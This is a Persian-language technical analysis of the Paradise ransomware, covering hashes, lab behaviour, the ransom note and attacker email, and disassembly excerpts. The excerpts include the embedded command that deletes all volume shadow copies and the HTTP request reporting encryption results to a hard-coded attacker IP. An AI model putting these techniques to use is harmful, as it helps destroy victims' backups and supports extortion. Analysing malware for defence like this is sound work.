باسمه تعالی

تحلیل فنی باج افزار Paradise

مقدمه :

رصد فضای سایبری در حوزه باج‌افزار، از ظهور نسخه جدید باج افزار Paradise خبر می‌دهد. فعالیت این نسخه از باج‌افزار در اواخر ماه مه سال ۲۰۱۸ میلادی مشاهده شده است. به نظر می‌رسد که این باج افزار به عنوان یک سرویس (RaaS) ارائه می‌شود. مشاهدات حاکی از آن است که باج افزار پس از نفوذ به سیستم قربانی و اتمام فرایند رمزگذاری فایل‌ها، به انتهای آن‌ها پسوند .Paradise{help@badfail.info}.V.۰.۰.۰.۱ را اضافه می‌کند و پیغام باج‌خواهی را به صورت یک پنجره که قابلیت بسته شدن ندارد و یک فایل متنی با نام PARADISE_README_help@badfail.info.txt در هر مکانی که رمزگذاری انجام شده و همچنین بر روی دسکتاپ قربانی قرار می‌دهد. نکته‌ای که در خصوص این باج افزار وجود دارد این است که مبلغ و مهلت زمانی پرداخت باج، پس از تعامل با مهاجم مشخص می‌شود.

مشخصات فایل اجرایی :

نام فایل	badfail.exe
MD۵	a۳c۱۲٤f۱٦afa۷٤b۹bebddbec۳٤۷afe۵۸
SHA-۱	c۵۲٤cced۳۲۳۱c٤۸۷۵c٦٦۱b٦e٦۸٦c۹e۲۱۸۱aa۳٦۸f
SHA-۲۵٦	۲۲۰cc٦۲a۲۹ede۸cf۷b۹٤۹۲۲۱۳a۱۹۲۷۰۰۳a۵c۲٦۸۰۹۷dd۵۷d۷۰۳c۹٤۳۹df۲aa۱۹a٤
اندازه فایل	٤۸.۱۹ KB

فایل اجرایی این باج‌افزار دارای پنج بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٦.۰۳	٤۰۹٦	۲۰۳۳٤	۲۰٤۸۰
.rdata	۵.۲۱	۲٤۵۷٦	۵٦۲٤	۵٦۳۲
.data	۷.۹	۳۲۷٦۸	۲۰٦۷۲	۱٦۸۹٦
. reloc	۵.٤۸	۵۷۳٤٤	۲۱۷۲	۲۵٦۰
trump	۳.۹۲	٦۱٤٤۰	٤۰۹٦	۲۵٦۰

تحلیل پویا :


برای بررسی عمیق‌تر باج‌افزار Paradise، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. باج‌افزار پس از ورود به سیستم تمامی نرم‌افزارها و حتی فرایندهای غیرحیاتی ویندوز را می‌بندد و اقدام به رمزگذاری فایل ها با استفاده از الگوریتم رمزنگاری خود می‌کند. این باج‌افزار تمام فایل‌ها و پوشه ها به غیر از برخی برنامه های اساسی ویندوز و پوشه زیر را رمزگذاری می‌کند :

C:\Windows

پس از اتمام فرآیند رمزگذاری، فایل‌های سیستم قربانی به شکل زیر تغییر پیدا می‌کنند :




باج‌افزار Paradise در تمام پوشه‌ها یک فایل با نام PARADISE_README_help@badfail.info.txt که در حقیقت همان پیغام باج‌خواهی می باشد، اضافه می‌کند که محتوای آن در تصویر زیر نمایش داده شده است :



در این فایل متنی یک شناسه و یک ایمیل به آدرس help@badfail.info معرفی شده و از قربانی درخواست شده برای رمزگشایی فایلها به مهاجم ایمیل بزند.

همچنین یک پیغام باج‌خواهی با محتوای زیر بر روی دسکتاپ نیز نمایش داده می‌شود:



مهاجم برای ارتباط قربانی با خود، راه ارتباطی زیر را در پیغام باج‌خواهی معرفی کرده است :

help@badfail.info

ضمناً مهاجم برای جلب اعتماد قربانی از وی درخواست کرده که یک فایل با حجم کمتر از ۱ مگابایت را به همراه شناسه ثبت شده در ابتدای پیغام ارسال کند تا آن را رمزگشایی کند. همچنین قربانی را از استفاده از هرگونه رمزگشا و یا تغییرنام فایل‌ها منع کرده است.

برای کسب اطلاعات بیشتر به صورت ناشناس با مهاجم ارتباط گرفتیم و پاسخ زیر را دریافت کردیم :

Sam Green <help@badfail.info>
To:

Please write your ID. You can find it in files names(sample: id-56GC70DO).
If you write to us incorrect ID - we can't help you after payment.

The price for decryption is 0,9 BTC. (bitcoins)
our wallet is: 12WgGqjew3naMAuTkw6jmunGkzhaim3Ejx

After payment we will send to you detailed instructions and personal decoder for your infected device.
Also we will give you tips for improve your security.
Please make your decision as soon as possible! Otherwise, the price can change!

Also you can make free test decryption. Conditions for test decryption:
1) You can send FEW files for test decrypting. Maximum files for test is 3.
2) We don't decrypt ".exe" files, archives, databases, and backups for test(read: for free).
You can send another files like jpg pdf xls doc and other.
3) Files should not have the same extensions. One extesion - one file.
4) Total max size of test files is 5 mb(non-archived)!
5) If you will send to us test files it's mean that you completely agree with our proposal for decryption.

همانطور که مشاهده می کنید در این ایمیل مهاجم درخواست کرده مبلغ ۰.۹ بیت‌کوین را به کیف پولی به آدرس ۱۲WgGqjew۳naMAuTkw٦jmunGkzhaim۳Ejx ارسال کنیم.

طبق بررسی های انجام شده، این کیف پول تا کنون ۱٦ تراکنش به ارزش ۸.۵۷۰۵۵ BTC داشته است.

Summary	
Address	12WgGqjew3naMAuTkw6jmunGkzhaim3Ejx
Hash 160	1094f8e319cb76e145e5575ce1ab80a96664b9b0

Transactions		
No. Transactions	16	
Total Received	8.57055 BTC	
Final Balance	4.371 BTC	

Request Payment | Donation Button

از آنجا که این باج‌افزار RaaS بوده و به عنوان یک سرویس استفاده می‌شود، فرمت کلی پسوند در این باج‌افزار [affiliate_id].[affiliate_email].Paradise- است و معمولا هر یک از انتشار دهندگان این باج‌افزار ایمیل خود را ارائه داده و مقادیر متفاوتی را به عنوان باج درخواست می‌کنند. به طور مثال نمونه‌ای دیگر از پسوند و ایمیل این باج‌افزار ۳VwVCmhU.[info@decrypt.ws].Paradise- می‌باشد.

تحلیل ایستا:

با بررسی بیشتر کدهای باج‌افزار به نتایج زیر دست یافتیم :

این باج افزار، خود را از این جهت که اولویت در اجرا داشته باشد، جزو فرایندهای بحرانی ویندوز تعریف می‌کند.

```
.text:0040102D                  mov     lpString1, offset aNtqueryinforma ; "NtQueryInformationProcess"
.text:00401037                  mov     dword_40C404, offset aRtldecompressb ; "RtlDecompressBuffer"
.text:00401041                  mov     dword_40C414, offset aNtimpersonatet ; "NtImpersonateThread"
.text:0040104B                  mov     dword_40C440, offset aNtqueryinforma_0 ; "NtQueryInformationThread"
.text:00401055                  mov     dword_40C4B8, offset aRtlgetversion ; "RtlGetVersion"
.text:0040105F                  mov     dword_40C468, offset aNtsetinformati ; "NtSetInformationProcess"
.text:00401069                  mov     dword_40C420, offset aRtladjustprivi ; "RtlAdjustPrivilege"
.text:00401073                  mov     dword_40C3DC, offset aRtlsetprocessi ; "RtlSetProcessIsCritical"
```

باج‌افزار Paradise به منظور دسترسی به پنل مدیریت سیستم و تغییرات در رجیستری، فایل سیستمی mmc (Microsoft Management Console) و همچنین فایل wmic (Windows Management Instrumentation Command) (WMI) را اجرا می‌کند.

```
.rdata:00406870 aMmcExe         db 'mmc.exe',0          ; DATA XREF: sub_401000+22B↑o
.rdata:00406878 aRunas          db 'runas',0            ; DATA XREF: sub_401000+235↑o

.rdata:004064D0 aWbemWmicExe    db 'wbem\wmic.exe',0    ; DATA XREF: sub_401000+91↑o
.rdata:004064DE                 align 10h
```

پسوند اضافه شده به فایل ها توسط این باج‌افزار شامل سه بخش شناسه ، ایمیل و Paradise. می‌باشد. شناسه پسوند توسط کد زیر تنظیم شده است.

```
.text:00401023                  mov     dword_40C43C, offset aV0001 ; "_V.0.0.0.1"
```

بررسی ها نشان می دهد که باج‌افزار از طریق آی پی ۱٤٦.۱۸٥.۲٤۱.۳٥ با مهاجم ارتباط برقرار می‌کند.

```
.text:00401005                mov     cp, offset a14618524135 ; "146.185.241.35"
.text:0040100F                mov     name, offset aApiIpifyOrg ; "api.ipify.org"
.text:00401019                mov     dword_40C484, offset aGetHttp11HostS ; "GET / HTTP/1.1\r\nHost: %s\r\n\r\n"
```

طبق بررسی های صورت گرفته، باج افزار فایل encrypt.php را برای مهاجم ارسال می‌کند.

```
.rdata:00406520 aPostApiEncrypt db 'POST /api/Encrypted.php HTTP/1.1',0Dh,0Ah
.rdata:00406520                                         ; DATA XREF: sub_401000+AF↑o
.rdata:00406520                 db 'Content-Type: application/x-www-form-urlencoded',0Dh,0Ah
.rdata:00406520                 db 'Host: 146.185.241.35',0Dh,0Ah
.rdata:00406520                 db 'Content-Length: %d',0Dh,0Ah
.rdata:00406520                 db 0Dh,0Ah,0
```

توسط فایل سیستمی eventvwr.exe ارتباط در پس‌زمینه برقرار می‌کند:

```
.rdata:00406620 aCWindowsSystem db 'C:\Windows\System32\eventvwr.exe',0
.rdata:00406620                                         ; DATA XREF: sub_401000+EB↑o
.rdata:00406641                 align 4
.rdata:00406644 aContentTypeApp db 'Content-Type: application/x-www-form-urlencoded',0
.rdata:00406644                                         ; DATA XREF: sub_401000+F5↑o
.rdata:00406674 aV1SV2SStartESE db 'v1=%S&v2=%S&start_e=%s&end_e=%s&files_count=%d&key=',0
.rdata:00406674                                         ; DATA XREF: sub_401000+FF↑o
.rdata:004066A8 aApiEncryptedPh db '/api/Encrypted.php',0
.rdata:004066A8                                         ; DATA XREF: sub_401000+109↑o
```

برقراری ارتباط شبکه نیز در قطعه کد زیر مشهود است.

```
.rdata:00406E26                 db 'InternetConnectA',0
.rdata:00406E37                 align 4
.rdata:00406E38 word_406E38     dw 9Fh                  ; DATA XREF: .rdata:off_406CE4↑o
.rdata:00406E3A                 db 'InternetReadFile',0
.rdata:00406E4B                 align 4
.rdata:00406E4C word_406E4C     dw 57h                  ; DATA XREF: .rdata:00406CF8↑o
.rdata:00406E4E                 db 'HttpOpenRequestA',0
.rdata:00406E5F                 align 10h
.rdata:00406E60 word_406E60     dw 5Bh                  ; DATA XREF: .rdata:00406CEC↑o
.rdata:00406E62                 db 'HttpSendRequestA',0
.rdata:00406E73                 align 4
.rdata:00406E74 word_406E74     dw 97h                  ; DATA XREF: .rdata:00406CF0↑o
.rdata:00406E76                 db 'InternetOpenA',0
.rdata:00406E84 word_406E84     dw 6Bh                  ; DATA XREF: .rdata:00406CF4↑o
.rdata:00406E86                 db 'InternetCloseHandle',0
```

باج‌افزار جهت ارسال و دریافت ، باز کردن و بستن سوکت‌ها ، دریافت نام میزبان و ... از کتابخانه ws۲_۳۲.dll استفاده می‌کند.

```
.idata:00406200 ; Imports from WS2_32.dll
.idata:00406200 ;
.idata:00406200 ; int __stdcall WSAStartup(WORD wVersionRequested, LPWSADATA lpWSAData)
.idata:00406200                 extrn WSAStartup:dword  ; CODE XREF: start+76↑p
.idata:00406200                                         ; DATA XREF: start+76↑r ...
.idata:00406204 ; int __stdcall connect(SOCKET s, const struct sockaddr *name, int namelen)
.idata:00406204                 extrn connect:dword     ; CODE XREF: sub_40317E+106↑p
.idata:00406204                                         ; sub_4032C4+69↑p
.idata:00406204                                         ; DATA XREF: ...
.idata:00406208 ; int __stdcall closesocket(SOCKET s)
.idata:00406208                 extrn closesocket:dword ; CODE XREF: sub_40317E+134↑p
.idata:00406208                                         ; sub_4032C4+142↑p
.idata:00406208                                         ; DATA XREF: ...
.idata:0040620C ; unsigned int __stdcall inet_addr(const char *cp)
.idata:0040620C                 extrn inet_addr:dword   ; CODE XREF: sub_40317E+D5↑p
.idata:0040620C                                         ; DATA XREF: sub_40317E+D5↑r
.idata:00406210 ; int __stdcall send(SOCKET s, const char *buf, int len, int flags)
.idata:00406210                 extrn send:dword        ; CODE XREF: sub_40317E+12B↑p
.idata:00406210                                         ; sub_4032C4+AE↑p
.idata:00406210                                         ; DATA XREF: ...
.idata:00406214 ; struct hostent *__stdcall gethostbyname(const char *name)
.idata:00406214                 extrn gethostbyname:dword
.idata:00406214                                         ; CODE XREF: sub_4032C4+37↑p
.idata:00406214                                         ; DATA XREF: sub_4032C4+37↑r
.idata:00406218 ; u_short __stdcall htons(u_short hostshort)
.idata:00406218                 extrn htons:dword       ; CODE XREF: sub_40317E+E3↑p
.idata:00406218                                         ; sub_4032C4+4F↑p
.idata:00406218                                         ; DATA XREF: ...
.idata:0040621C ; SOCKET __stdcall socket(int af, int type, int protocol)
.idata:0040621C                 extrn socket:dword      ; CODE XREF: sub_40317E+C0↑p
.idata:0040621C                                         ; sub_4032C4+1E↑p
.idata:0040621C                                         ; DATA XREF: ...
.idata:00406220 ; int __stdcall recv(SOCKET s, char *buf, int len, int flags)
.idata:00406220                 extrn recv:dword        ; CODE XREF: sub_4032C4+D8↑p
.idata:00406220                                         ; DATA XREF: sub_4032C4+D8↑r
```

طبق بررسی های صورت گرفته، این باج‌افزار از الگوریتم رمزنگاری RSA استفاده می‌کند.

```
.rdata:00406B00 ; Import names for ADVAPI32.dll
.rdata:00406B00 ;
.rdata:00406B00 off_406B00      dd rva word_407462      ; DATA XREF: .rdata:__IMPORT_DESCRIPTOR_ADVAPI32↑o
```

```
0040F2B0  00 00 00 00 06 02 00 00  00 A4 00 00 52 53 41 31  ........¤..RSA1
0040F2C0  00 04 00 00 01 00 01 00  15 1F 6F 75 BD 89 BB 91  ..........ou½‰»‘
```

فایل پیغام باج‌خواهی باج‌افزار توسط قطعه کد زیر تولید می‌شود.

```
.rdata:00406438 aParadiseReadme db 'PARADISE_README_',0 ; DATA XREF: sub_401000+7D↑o
.rdata:00406449                 align 10h
.rdata:00406450 aToDecryptYourF db 'To decrypt your files, please contact us by mail -- %s and %s',0Dh
.rdata:00406450                                         ; DATA XREF: sub_401000+87↑o
.rdata:00406450                 db 0Ah
.rdata:00406450                 db 'Your user id: %s',0Dh,0Ah
.rdata:00406450                 db 0Dh,0Ah
.rdata:00406450                 db 0Dh,0Ah
.rdata:00406450                 db 0Dh,0Ah
.rdata:00406450                 db 0Dh,0Ah
.rdata:00406450                 db 'with respect Ransomware Paradise Team',0
```

پنجره پیغام باج‌خواهی نیز توسط کد زیر تولید می‌شود. به نظر می‌رسد این باج‌افزار قصد دارد حتما توسط یکی از مرورگرهای internet explorer، opera ، firefox و chrome اجرا شود.

```
.rdata:004066BC aKey            db '%KEY%',0            ; DATA XREF: sub_401000+113↑o
.rdata:004066C2                 align 4
.rdata:004066C4 aFirstMail      db '%FIRST_MAIL%',0     ; DATA XREF: sub_401000+11D↑o
.rdata:004066D1                 align 4
.rdata:004066D4 aSecondMail     db '%SECOND_MAIL%',0    ; DATA XREF: sub_401000+127↑o
.rdata:004066E2                 align 4
.rdata:004066E4 aId             db '%ID%',0             ; DATA XREF: sub_401000+131↑o
.rdata:004066E9                 align 4
.rdata:004066EC aWorkPng        db 'work.png',0         ; DATA XREF: sub_401000+13B↑o
.rdata:004066F5                 align 4
.rdata:004066F8 aMicrosoftWindo db '\Microsoft\Windows\Start Menu\Programs\Startup',0
.rdata:004066F8                                         ; DATA XREF: sub_401000+145↑o
.rdata:00406727                 align 4
.rdata:00406728 aTrump          db 'trump',0            ; DATA XREF: sub_401000+14F↑o
.rdata:0040672E                 align 10h
.rdata:00406730 aParadisePng    db 'Paradise.png',0     ; DATA XREF: sub_401000+159↑o
.rdata:0040673D                 align 10h
.rdata:00406740 aParadise       db 'PARADISE*',0        ; DATA XREF: sub_401000+163↑o
.rdata:0040674A                 align 4
.rdata:0040674C aInternetExplor db 'Internet Explorer',0
.rdata:0040674C                                         ; DATA XREF: sub_401000+16D↑o
.rdata:0040675E                 align 10h
.rdata:00406760 aOpera          db 'Opera',0            ; DATA XREF: sub_401000+177↑o
.rdata:00406766                 align 4
.rdata:00406768 aIexploreExe    db 'iexplore.exe',0     ; DATA XREF: sub_401000+181↑o
.rdata:00406775                 align 4
.rdata:00406778 aGoogleChromeAp db 'Google\Chrome\Application',0
.rdata:00406778                                         ; DATA XREF: sub_401000+18B↑o
.rdata:00406792                 align 4
.rdata:00406794 aMozillaFirefox db 'Mozilla Firefox',0  ; DATA XREF: sub_401000+195↑o
.rdata:004067A4 aChromeExe      db 'chrome.exe',0       ; DATA XREF: sub_401000+19F↑o
.rdata:004067AF                 align 10h
.rdata:004067B0 aFirefoxExe     db 'firefox.exe',0      ; DATA XREF: sub_401000+1A9↑o
.rdata:004067BC aLauncherExe    db 'launcher.exe',0     ; DATA XREF: sub_401000+1B3↑o
```

این باج‌افزار همچنین نسخه های volume shadow copy را پاک می‌کند و حتی تغییراتی نیز در آنها توسط کتابخانه VSSAPI.dll ایجاد می‌کند

```
.rdata:004064E0 aShadowcopyDele db 'shadowcopy delete',0
.rdata:004064E0                                         ; DATA XREF: sub_401000+9B↑o
.rdata:004064F2                 align 4
.rdata:004064F4 aCVssadminDelet db '/c vssadmin delete shadows /all /quiet',0
.rdata:004064F4                                         ; DATA XREF: sub_401000+A5↑o
```

```
.rdata:00406CDC ;
.rdata:00406CDC ; Import names for VSSAPI.DLL
.rdata:00406CDC ;
.rdata:00406CDC off_406CDC      dd rva word_406D3C      ; DATA XREF: .rdata:__IMPORT_DESCRIPTOR_VSSAPI↑o
.rdata:00406CE0                 dd 0
```

```
.rdata:004069FC __IMPORT_DESCRIPTOR_VSSAPI dd rva off_406CDC ; Import Name Table
.rdata:00406A00                 dd 0                    ; Time stamp
.rdata:00406A04                 dd 0                    ; Forwarder Chain
.rdata:00406A08                 dd rva aVssapiDll       ; DLL Name
.rdata:00406A0C                 dd rva CreateVssBackupComponentsInternal ; Import Address Table
```

باج‌افزار Paradise زمان سیستم را هم دریافت کرده و به زمان محلی تبدیل می‌کند.

```
.text:0040443B                  call    ds:GetSystemTime
.text:00404441                  push    0ACh
.text:00404446                  lea     eax, [ebp+TimeZoneInformation]
.text:0040444C                  push    eax
```

```
.text:0040445E                  lea     eax, [ebp+LocalTime]
.text:00404461                  push    eax             ; lpLocalTime
.text:00404462                  lea     eax, [ebp+SystemTime]
.text:00404465                  push    eax             ; lpUniversalTime
.text:00404466                  lea     eax, [ebp+TimeZoneInformation]
.text:0040446C                  push    eax             ; lpTimeZoneInformation
.text:0040446D                  call    ds:SystemTimeToTzSpecificLocalTime
.text:00404473                  movzx   eax, [ebp+LocalTime.wSecond]
.text:00404477                  push    eax
.text:00404478                  movzx   eax, [ebp+LocalTime.wMinute]
.text:0040447C                  push    eax
.text:0040447D                  movzx   eax, [ebp+LocalTime.wHour]
.text:00404481                  push    eax
.text:00404482                  movzx   eax, [ebp+LocalTime.wDay]
.text:00404486                  push    eax
.text:00404487                  movzx   eax, [ebp+LocalTime.wMonth]
.text:0040448B                  push    eax
.text:0040448C                  movzx   eax, [ebp+LocalTime.wYear]
.text:00404490                  push    eax
.text:00404491                  push    offset a02d02d02dD02d0 ; "%02d-%02d-%02d %d:%02d:%02d"
```

تغییرات رجیستری نیز در برخی کدهای زیر مشهود است:

```
.text:004040FD          call    ds:RegCreateKeyExW
.text:00404103          test    eax, eax
.text:00404105          jnz     loc_404244
.text:0040410B          push    208h

.text:0040418E          call    ds:RegSetValueExW
.text:00404194          mov     [ebp+var_214], eax
.text:0040419A          push    [ebp+phkResult] ; hKey

.text:0040419D          call    ds:RegCloseKey
.text:004041A3          cmp     [ebp+var_214], 0
.text:004041AA          jnz     loc_404244

.text:004041C3          call    ds:ShellExecuteA
.text:004041C9          push    3E8h            ; dwMilliseconds
.text:004041CE          call    ds:Sleep
.text:004041D4          push    dword_40C3EC
.text:004041DA          push    80000001h
.text:004041DF          call    ds:RegDeleteTreeA
.text:004041E5          push    dword_40C4BC    ; lpString2
.text:004041EB          call    sub_404250
```

تغییرات رجیستری :

نتایج حاصل از تحلیل ها نشان می دهد که باج افزار Paradise، کلیدهای رجیستری زیـر را در سیسـتم قربـانی باز می کند :

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\٩٩٦E.exe
\Registry\MACHINE\System\CurrentControlSet\Control\SafeBoot\Option
\Registry\Machine\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers
\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers\TransparentEnabled
\REGISTRY\USER\S-١-٥-٢١-١٤٨٢٤٧٦٥٠١-١٦٤٥٥٢٢٢٣٩-١٤١٧٠٠١٣٣٣-
٥٠٠\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers

تحلیل ترافیک شبکه :

طبق بررسی‌ها و آزمایشات صورت گرفته بر روی باج افزار Paradise، ارتباطات شبکه‌ای زیر توسط این باج‌افزار یافت شد.

کشور دامنه	نام دامنه	پروتکل	پورت	آدرس میزبان
اوکراین	**api.۲ip.ua**	**TCP**	**٤٤٣**	**۷۷.۱۲۳.۱۳۹.۱۹۰**

خروجی سامانه VirusTotal :

در حال حاضر تعداد ۵۳ مورد از ٦٨ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Generic.Malware.SFdld.AC7DFB8B	AegisLab	Troj.Ransom.W32.Cryptor!c
AhnLab-V3	Malware/Win32.Generic.C2552773	ALYac	Trojan.Ransom.Paradise
Antiy-AVL	Trojan[Ransom]/Win32.Cryptor	Arcabit	Generic.Malware.SFdld.AC7DFB8B
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/ATRAPS.Gen	AVware	Trojan.Win32.Generic!BT
Baidu	Win32.Trojan.WisdomEyes.16070401....	BitDefender	Generic.Malware.SFdld.AC7DFB8B
CAT-QuickHeal	Trojan.Dynamer	Comodo	Packed.Win32.TDSS.~AA
CrowdStrike Falcon	malicious_confidence_100% (W)	Cybereason	malicious.16afa7
Cylance	Unsafe	Cyren	W32/Trojan.BZYO-4452
DrWeb	DLOADER.Trojan	Emsisoft	Generic.Malware.SFdld.AC7DFB8B (B)
Endgame	malicious (high confidence)	eScan	Generic.Malware.SFdld.AC7DFB8B
ESET-NOD32	a variant of Win32/Filecoder.NQL	F-Secure	Generic.Malware.SFdld.AC7DFB8B
Fortinet	W32/Filecoder.NQL!tr	GData	Generic.Malware.SFdld.AC7DFB8B
Ikarus	Trojan-Downloader.Win32.Bubnix	Jiangmin	Trojan.Cryptor.gw
K7AntiVirus	Trojan (005336261)	K7GW	Trojan (005336261)
Kaspersky	Trojan-Ransom.Win32.Cryptor.bta	Malwarebytes	Ransom.FileLocker
MAX	malware (ai score=99)	McAfee	GenericRXFR-BF!A3C124F16AFA
